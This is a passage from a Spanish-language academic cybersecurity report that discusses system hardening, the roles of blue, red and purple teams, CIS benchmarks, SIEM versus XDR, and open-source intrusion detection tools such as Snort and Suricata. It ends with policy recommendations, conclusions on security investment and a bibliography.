
- Endurecimiento de seguridad: una vez identificados todos los recursos de tecnología se deben implementar buenas prácticas de endurecimiento como:

  - Actualización de parches: planear políticas de actualización manual o automática de los sistemas operativos y software de terceros

- Políticas de contraseñas seguras: implementar multifactor en el acceso a los sistemas y políticas de contraseñas seguras.
- Firewalls y protección de red: limitar tráfico no necesario y no deseado por medio de reglas de firewalls complementado con sistemas de detección (IDS) y de prevención de intrusiones (IPS)
- Implementación de líneas base de configuración de servidores y equipos cliente: en donde se debe limitar las conexiones a puertos de transferencia de archivos como el 445 TCP y desactivación de protocolo SMBv1 y eliminación de todo software innecesario para disminuir la superficie de ataque en los recursos de tecnología de las plataformas servidor y cliente.
- Capacitación y concientización: Socializar con todos los integrantes de la organización las políticas de ciberseguridad para que sean adoptadas tanto a nivel corporativo como en el ámbito personal incluidos los temas de ingenieria social y pishing.
- Copias de seguridad: Ejecutar planes de copias de seguridad y restauración de los sistemas críticos.
- Controles de navegación internet por medio de creación de perfiles adecuados a las labores propias de los usuarios.


En el banco de trabajo se realizaron actividades de actualización de parches d sistema operativo, activación de firewall(control de puertos) y software antivirus como medidas de endurecimiento.

Ilustración 26 Activación de Firewall Windows



Fuente: El autor

Ilustración 27 Activación Protección Antivirus



Fuente: El autor

2.14 ANÁLISIS SOBRE LAS DIFERENCIAS ENTRE EL EQUIPO DE BLUE TEAM RED TEAM, PURPLE TEAM Y EQUIPO DE RESPUESTA A INCIDENTES.

Ilustración 28 Cuadro comparativo equipos de ciberseguridad

	BLUE TEAM	RED TEAM	PURPLE TEAM	EQUIPO DE RESPUESTA A INCIDENTES
OBJETIVOS	Prevencion, deteccion y mitigacion de amenazas en ciberseguridad de los sitemas informaticos de una organización	Simulacion de ataques ciberneticos lo mas real posible para evidenciar las posibles vulnerabilidades de una infraestructura de tecnologia	Servir de facilitador entre blue team y red team en cuanto a respuesta de posibles amenazas a la ciberseguridad, integrando tacticas defensivas de blue team, con las vulnerabilidades que red team evidencie en la infraestructura de tecnologia	Gestionar la respuesta ante incidentes de seguridad cibernetica y su respectiva mitigacion
ACTIVIDADES PRINCIPALES	Analisis de vulnerabilidades, monitorizacion de sistemas, gestion de actualizacion de parches, sensibilizacion a personal sobre ciberseguridad, endurecimiento de recursos de tecnologia, sistemas ids ips	Pruebas de pentesting, identificacion y explotacion de vulnerabilidddes de forma controlada, presentacion de informes del estado de la ciberseguridad de la organización	Fomento de la actividad entre blue team y red team, gestionar la identificacion de los activos de tecnologia de la organización, evaluacion de la respuesta ante incidentes,	Identificar y clasificar los incidentes de ciberseguridad, contencion de las amenazas, analisis forense, comunicación de los incidentes a las partes interesadas
RESPONSABILIDADES	Identificacion y proteccion de los recursos de tecnologia de la organización para atender la la disponibilidad, seguridad e integridad de los sistemas y en caso de ataque cibernetico responder en su contencion	Junto con las actividades de blue team fortalecer la defensa ante potenciales amenazas de manera proactiva	Usando las capacidades de red team y blue tems y sus caracteristicas, fomentar y ejecutar todas las acciones necesarias para asegurar los recursos de tecnologia en cuanto a su confidencialidad, integridad y disponibilidad	Reducir los impactos que pueden generar los incidentes de ciberataques en al campo financiero y reputacional, garantizando en el menor tiempo posible la operatividad normal de los proceso de una organización

Fuente: El autor

2.15 ANÁLISIS SOBRE LA PERTINENCIA DE TRABAJAR CON CIS “CENTER FOR INTERNET SECURITY” COMO PROPUESTA DE ASEGURAMIENTO POR PARTE DE UN EQUIPO DE BLUE TEAM.

- La ciberseguridad en nuestros entornos corporativos se debe considerar como un esfuerzo continuo para asegurar y fortalecer las defensas ante las amenazas que cada día evolucionan de manera dinámica, por lo que contar con la colaboración, recursos, experiencia y proactividad del CIS se convierte en una herramienta poderosa y efectiva para estar siempre actualizados en cuanto a los procesos de contención, remediación y buenas prácticas por parte de los equipos blue team y sus especialistas.

  Ventajas de trabajar con el CIS por parte de blue team

  - Reputación y experiencia: es una organización con una extensa experiencia en el campo de la ciberseguridad desarrollando herramientas y recursos que en el ámbito de la ciberseguridad ofrecen ciberseguridad demostradas
  - Estándares: CIS Controls y el CIS Benchmarks son recursos que ofrecen para asegurar sistemas y redes de organizaciones
  - Recursos gratuitos: para organizaciones como PYMES con recursos limitados, CIS ofrece recursos de alta calidad y de manera gratuita para equipos blue team que abarcan herramientas como guías, documentación técnica.
  - Proactividad: el enfoque proactivo de todos sus recursos en seguridad informática acentuando los temas de prevención ayudan a reducir los riesgos relacionadas a las amenazas que día a día evolucionan en contra de la ciberseguridad en las organizaciones.

2.16 ANÁLISIS SOBRE LAS FUNCIONES Y CARACTERÍSTICAS Y DIFERENCIAS ENTRE SIEM Y UN XDR.

SIEM Y XDR se puede decir que pueden formar una solución complementándose entre sí para mejorar la ciberseguridad de una infraestructura de tecnología, ya que SIEM se enfoca en recopilación de datos de diferentes fuentes para generar alertas ante eventos de ciberseguridad y los XDR se enfocan además de esta característica a la detección y respuesta automatizada ante eventos de ciber seguridad complejos.

Ilustración 29 SIEM VS XDR

	SIEM	XDR
Función Principal	✓ Recopilación y correlación de registros de eventos desde varias soluciones para la generación de alertas, analizar un evento y poder responder ante este. SIEM sirve también para procesos de monitoreo de una infraestructura de tecnología y generación de informes que se requieran para dar cumplimiento a normativas.	✓ Usa los datos que se recopilan y se enfoca en el mejoramiento en la detección y respuesta ante amenazas, identifica y toma las medidas pertinentes para resolver los incidentes de forma rápida y precisa.
Características	➢ Centralización de información proveniente de diferentes fuentes ➢ Correlación de eventos como insumo para identificar patrones y actividades anómalas ➢ Permite la parametrización de reglas para la generación de alertas ➢ Para fines de cumplimiento y auditoria, permite almacenamiento y gestión de la información. ➢ Permite tableros de control e informes	➢ Aprendizaje automático para la detección avanzada de amenazas ➢ Correlaciona datos con el fin de identificar amenazas que se presentan en registros individuales ➢ Respuesta automatizada de amenazas. Ejemplo: aislar un recurso de tecnología comprometido. ➢ Reduce la toma de decisiones ante incidentes.

Fuente: El autor

2.17 INFORME DE ELECCIÓN DE 3 HERRAMIENTAS QUE PERMITAN DETECTAR ATAQUES INFORMÁTICOS.

- Fail2ban:

Se encarga de monitorear los intentos de acceso online hacia un servidor, parametrizando el número de intentos fallidos desde una ip determinada, lo cual evita ataques de fuerza bruta hacia el recurso de tecnología.

- Snort:

Se trata de un sistema de detección y prevención de intrusiones (IDS/IPS) de código abierto que de manera predefinida por medio de reglas, identifica actividades maliciosas, permitiendo la adaptación a cada organización en su infraestructura de tecnología, siendo muy eficiente en la detección de una amplia gama de ataques, intento de explotación y escaneo de puertos.

- Suricata:

Sistema IDS/IPS desarrollado por Open Information Security Foundation y de Código abierto que se encarga de la detección de intrusos en una red, su motor es capaz de monitorear y detectar en tiempo real, actividad potencialmente peligrosa, consta de módulos de captura, decodificación y detección.

2.18 DE QUÉ MANERA PUEDEN APORTAR EN EL CAMPO DE LA CIBERSEGURIDAD LA INTEGRACIÓN DE EQUIPOS BLUE TEAM, RED TEAM Y PURPLE TEAM AL MISMO TIEMPO DENTRO DE UNA ORGANIZACIÓN.

Los equipos de seguridad RED TEAM, BLUE TEAM y PURPLE TEAM al interior de una organización pueden articular un trabajo en conjunto para la protección de una infraestructura de TI, RED TEAM identificando las brechas de seguridad, BLUE TEAM implementando las defensas proactivas, y PURPLE TEAM generando la colaboración y mejora constante, fortaleciendo la ciberseguridad ante las amenazas que pueden afectar de manera significativa a una organización y que evolucionan de manera constante en el entorno de TI a nivel global.

La integración de estos equipos puede aportar de las siguientes formas:

Mejora de la preparación ante eventos de ciberseguridad: La colaboración entre los equipos Blue y Red articulados por purple team afianza la preparación de la organización para detectar y enfrentar amenazas cibernéticas reales al proporcionar análisis realistas de la postura de seguridad.

Identificación temprana y constante de vulnerabilidades: el monitorio y detección de brechas y vulnerabilidades en un entorno de ti de manera controlada, permite a la organización abordar problemas antes de que sean explotados por ciberdelincuentes.

Aprendizaje y capacitación continua: La comunicación constante entre los equipos y la retroalimentación ayudan a mejorar la seguridad cibernética de manera continua, permitiendo adaptarse a las amenazas emergentes.

Mayor resiliencia: La integración de equipos fomenta la resiliencia de la organización ante ataques, ya que se desarrollando estrategias más efectivas y se reducen los tiempos de detección y mitigación.

2.19 POLÍTICAS DE SEGURIDAD Y RECOMENDACIONES PARA MEJORAR LOS ASPECTOS DE CIBERSEGURIDAD EN CUALQUIER ORGANIZACIÓN EN SUS ENTORNOS T.I.

Debido a las graves consecuencias que pueden generar un ataque informático de cualquier dimensión y técnica, es responsabilidad de un equipo Blue Team proteger y cerrar las posibles vulnerabilidades para evitar estas expuestos a las amenazas que el entorno de la ciberseguridad tiene identificado, y es por esto que se deben ejecutar procesos de endurecimiento de los recursos de tecnología instalada para evitar este tipo de situaciones de riesgo.

- Identificación y evaluación de la infraestructura actual: Es indispensable tener identificada y comprendida toda la infraestructura de tecnología con las respectivas arquitecturas documentadas en telecomunicaciones, servidores, bases de datos y servicios de tecnología entrantes y salientes y así poder cubrirlas con procesos de análisis de vulnerabilidades con herramientas apropiadas, evaluación de las configuraciones de firewalls, monitoreo constante de actividad inusual de trafico de red, auditorias de acceso y permisos otorgados.

- También se debe contemplar soportarse en herramientas de monitoreo, detección y respuesta ante incidentes de cibercriminalidad, como la implementación de herramientas como SIEM o un XDR para estos fines.

- Endurecimiento de seguridad: una vez identificados todos los recursos de tecnología se deben implementar buenas prácticas de endurecimiento como:

    - Actualización de parches: planear políticas de actualización manual o automática de los sistemas operativos y software de terceros
    - Políticas de contraseñas seguras: implementar multifactor en el acceso a los sistemas y políticas de contraseñas seguras.
    - Firewalls y protección de red: limitar tráfico no necesario y no deseado por medio de reglas de firewalls complementado con sistemas de detección (IDS) y de prevención de intrusiones (IPS)
    - Implementación de líneas base de configuración de servidores y equipos cliente: en donde se debe limitar las conexiones a puertos de transferencia de archivos como el 445 TCP y desactivación de protocolo SMBv1 y eliminación de todo software innecesario para disminuir la superficie de ataque en los recursos de tecnología de las plataformas servidor y cliente.
    - Capacitación y concientización: Socializar con todos los integrantes de la organización las políticas de ciberseguridad para que sean adoptadas tanto a nivel corporativo como en el ámbito personal incluidos los temas de ingenieria social y pishing.

- Copias de seguridad: Ejecutar planes de copias de seguridad y restauración de los sistemas críticos.
- Controles de navegación internet por medio de creación de perfiles adecuados a las labores propias de los usuarios.

2.20 CONCLUSIONES QUE ORIENTEN ASPECTOS IMPORTANTES EN CUANDO A LA INVERSIÓN DE CIBERSEGURIDAD DENTRO DE LAS ORGANIZACIONES.

La inversión en ciberseguridad en las organizaciones de cualquier tipo, se hace fundamental hoy en día para la protección de los activos de tecnología incluyendo la información, de esto depende en gran medida aspectos que podrían afectarse como la reputación, el cumplimiento de normativas y continuidad de negocio.
Es por esto por lo que se formulan las siguientes conclusiones que respaldarían y justifican esta inversión en este rubro.

- El riesgo es real y creciente: Con acontecimientos a nivel global y nacional, se comprueba que las amenazas cibernéticas son reales y están evolucionando dinámicamente y pueden llevar a consecuencias fatales a una organización pues cada vez son más costosas sus consecuencias.

- Impacto económico: Financieramente es más rentable invertir en ciberseguridad para prevenir consecuencias de un ciberataque lo que puede ser muy costoso en el campo económico, reputacional y normativo.

- Cumplimiento normativo: Las regulaciones y normas como los marcos regulatorios vigentes en Colombia específicamente la ley 1273 de 2009 y la 1581 de 2012 en los temas sobre delitos informáticos y protección de datos cada vez son más relevantes en su obligatorio cumplimiento, invertir en ciberseguridad, evitaría sanciones financieras y a su vez protegería la infraestructura de TI.

- Reputación y confianza: Un incidente de ciberseguridad a una organización, acarrearía daños significativos a su reputación ya que se han convertido en mediáticos ante clientes, entes de control, proveedores y publico en general, y recuperar un buen nombre financiera y operativamente sería muy costoso.

- Disponibilidad y continuidad del negocio: Los ataques cibernéticos pueden interrumpir las operaciones comerciales, lo que tiene un impacto directo en la productividad y la continuidad del negocio. La inversión en ciberseguridad ayuda a garantizar la disponibilidad de sistemas y servicios críticos.

3 CONCLUSIONES

- Se analiza las ventajas de la implementación de prácticas de ciberseguridad basados en los roles de equipos de Red Team, Blue team y Purple Team en la tarea constante de protección de la infraestructura de tecnología.

- Normativamente se analiza las regulaciones existentes en Colombia que son necesarias no solo para evitar consecuencias adversas de carácter legal si no para apoyar también la implementación de buenas prácticas de ciber seguridad.

- Basados en el ejercicio práctico soportado en los roles red team y blue team, se formulan una serie de recomendaciones a implementar para reforzar la seguridad de los activos de tecnología.

4 ENLACE VIDEO DE PRESENTACION

https://youtu.be/rNcW4FNeg-k

5 BIBLIOGRAFÍA

ÁVILA GUALDRÓN, Miguel Andres. 2022. Estudio de las mejores prácticas de ethical hacking, para generar un nuevo método que facilité la ejecución de análisis de seguridad enfocados a pruebas de penetración. *Monografía elaborada como requisito de grado para optar el título de Especialista en Seguridad Informática, Universidad Nacional Abierta y a Distancia, 2018.* [En línea] 06 de 10 de 2022. [Citado el: 07 de 08 de 2023.] https://repository.unad.edu.co/bitstream/handle/10596/21293/1140816134.pdf?sequence=4&isAllowed=y.

CASTRO, Carlos. 2022. Pruebas de penetración e intrusión[en linea] Universidad Piloto de Colombia. *Universidad Piloto de Colombia, 2018.* [En línea] 12 de 10 de 2022. [Citado el: 07 de 08 de 2023.] http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/6273/00005218.pdf?sequence=1&isAllowed=y.

CIS Security. (2020). CIS Center for Internet Security. CIS Benchmarks. [En Línea] Disponible en : https://www.cisecurity.org/cis-benchmarks/

CISA.GOV STOP RANSOMWARE. I've Been Hit By Ransomware![En Línea]Disponible en:https://www.cisa.gov/stopransomware/ive-been-hit-ransomware

COLCERT(15/09/2023)Contexto incidente de seguridad digital infraestructura IFX Networks.[En Linea]. Disponible en: https://colcert.gov.co/800/articles-278865_Documento_1.pdf

Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica 4

ESCALANTE, Dustin. et al. PEREZ , Darling. VEGA, German. SALCEDO , Dixon. MARDINI, Johan. ESMERAL, Ernesto. 2022. Metodología para la evaluación de sistemas informáticos utilizando técnicas de ethical hacking en plataformas de hardware y software libre 2020. [En línea] 28 de 10 de 2022. [Citado el: 09 de 09 de 2023.] https://acofipapers.org/index.php/eiei/article/view/851/855.

INCIBE-CERT(27/07/2023).Purple Team incrementa la efectividad del Red Team y Blue Team en SCI. [en linea]. Disponible en: https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci

Mintic. (2018). Elaboración de la política general de seguridad y privacidad de la información. Mintic. (pp. 17-24). https://www.mintic.gov.co/gestionti/615/articles 5482_G2_Politica_General.pdf

Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

OpenWebinars(2017).Las 8 mejores herramientas open source de detección de intrusión [En Línea] Disponible en: https://openwebinars.net/blog/las-8-mejores-herramientas-open-source-de-deteccion-de-intrusion/

ORG, PENTEST-STANDARD. 2022. High Level Organization of the Standard. [En línea] 27 de 10 de 2022. [Citado el: 25 de 09 de 2023.] http://www.pentest-standard.org/index.php/Main_Page.

Policía. (2009). Ley 1273 [LEY_1273_2009].Policía. (pp. 1-4). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

TRANXFER. 2015. Equipos de Ciberseguridad: Red, Blue & Purple Team. [En línea] 25 de 11 de 2015. [Citado el: 09 de 08 de 2023.] https://www.tranxfer.com/es/equipos-ciberseguridad-red-team-blue-team-y-purple-team/.